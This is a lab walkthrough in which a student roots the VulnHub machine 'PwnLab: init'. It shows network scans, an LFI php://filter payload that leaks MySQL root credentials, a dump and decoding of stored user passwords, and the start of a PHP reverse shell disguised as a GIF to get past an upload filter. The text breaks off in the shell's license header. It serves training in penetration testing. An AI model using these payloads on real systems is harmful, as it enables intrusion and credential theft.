
“PWN INIT”

--S.JOE MATHEW
--192IT159

In this poc we are going to get the root access of a vulnerable machine pwn_init from vulnhub.


STEPS:

1.First we will find the local ip address of the vulnerable machine by using arp-scan --local



```
root@kali:~# arp-scan --local
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0f:16:fe, IPv4: 192.168.76.131
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.76.1    00:50:56:c0:00:08       VMware, Inc.
192.168.76.2    00:50:56:ff:97:fa       VMware, Inc.
192.168.76.133  00:0c:29:f1:27:93       VMware, Inc.
192.168.76.254  00:50:56:e7:81:44       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.6: 256 hosts scanned in 2.521 seconds (101.55 hosts/sec). 4 responded
```


2.We got the ip address of the machine lets see which are the ports open in that machine using nmap.
Command : **nmap -v -p- victim ip (192.168.76.133)**



```
root@kali:~# nmap -v -p- 192.168.76.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-28 13:04 IST
Initiating ARP Ping Scan at 13:04
Scanning 192.168.76.133 [1 port]
Completed ARP Ping Scan at 13:04, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:04
Completed Parallel DNS resolution of 1 host. at 13:04, 0.11s elapsed
Initiating SYN Stealth Scan at 13:04
Scanning 192.168.76.133 [65535 ports]
Discovered open port 80/tcp on 192.168.76.133
Discovered open port 3306/tcp on 192.168.76.133
Discovered open port 111/tcp on 192.168.76.133
Discovered open port 43809/tcp on 192.168.76.133
Completed SYN Stealth Scan at 13:04, 10.19s elapsed (65535 total ports)
Nmap scan report for 192.168.76.133
Host is up (0.0033s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql
43809/tcp open  unknown
MAC Address: 00:0C:29:F1:27:93 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.70 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
root@kali:~# 
```

3.Next we will get more information using the nikto tool .


Command: **nikto -h http://victim ip (192.168.76.133)**



```
root@kali:~# nikto -h  192.168.76.133
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.76.133
+ Target Hostname:    192.168.76.133
+ Target Port:        80
+ Start Time:         2020-07-28 12:44:30 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Cookie PHPSESSID created without the httponly flag
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2020-07-28 12:45:54 (GMT5.5) (84 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

4.Nikto tool gives us a hint that **config.php** may contain id and password so lets the file in the browser .But it is not giving any information in the page .


5.Lets analyze by passing the request via burp suite and sending it to repeater .



```
GET /config.php HTTP/1.1
Host: 192.168.76.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=v28nekn5jbc0sghlt2aqu85r33
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

6. We have seen that config.php does not show any information so some kind of filter is applied. So lets see the php filter. The PHP filter extension has many of the functions needed for checking user input, and is designed to make data validation easier and quicker. So with php filter we can see the config file which is LFI TECHNIQUE so i searched and found in this blog
https://diablohorn.com/2010/01/16/interesting-local-file-inclusion-method/
Command:
http://192.168.76.133/?page=php://filter/convert.base64-encode/resource=config


The output from the above URL which we have given in get request and we found a base64 encoded string .



```
GET /?page=php://filter/convert.base64-encode/resource=config HTTP/1.1
Host: 192.168.76.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=v28nekn5jbc0sghlt2aqu85r33
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 28 Jul 2020 07:55:08 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 405
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a
href="?page=upload">Upload</a> ]
<hr/><br/>
PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIk
g0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+</center>
</body>
</html>
```


7.So let's decode with the burp itself . we found username and password of my sql Database .



PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+


```
<?php
$server	  = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

8.So let's login in mysql database.




```
root@kali:~/pwn# mysql -h 192.168.76.133 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 58
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

From this we found three user names and their base64 encoded password .




```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.004 sec)

MySQL [(none)]> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.002 sec)

MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.002 sec)

MySQL [Users]> 
```

9.Lets take mike password and decode it .




```
TypeError: decode() takes exactly 2 arguments (1 given)
>>> decode = base64.b64decode('U0lmZHNURW42SQ==')
>>> decode
'SIfdsTEn6I'
>>> 
```

We have successfully logged into the site.




10.Our next aim is to get the shell .I have tried uploading php script directly but it is only accepting gif images . So make a php reverse shell and make it look like a gif image . We are taking the php reverse shell from the webshells directory in kali. So we are going to make small changes in source code file in heading typing GIF And changing the ip address to our ip address.




```
GIF
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
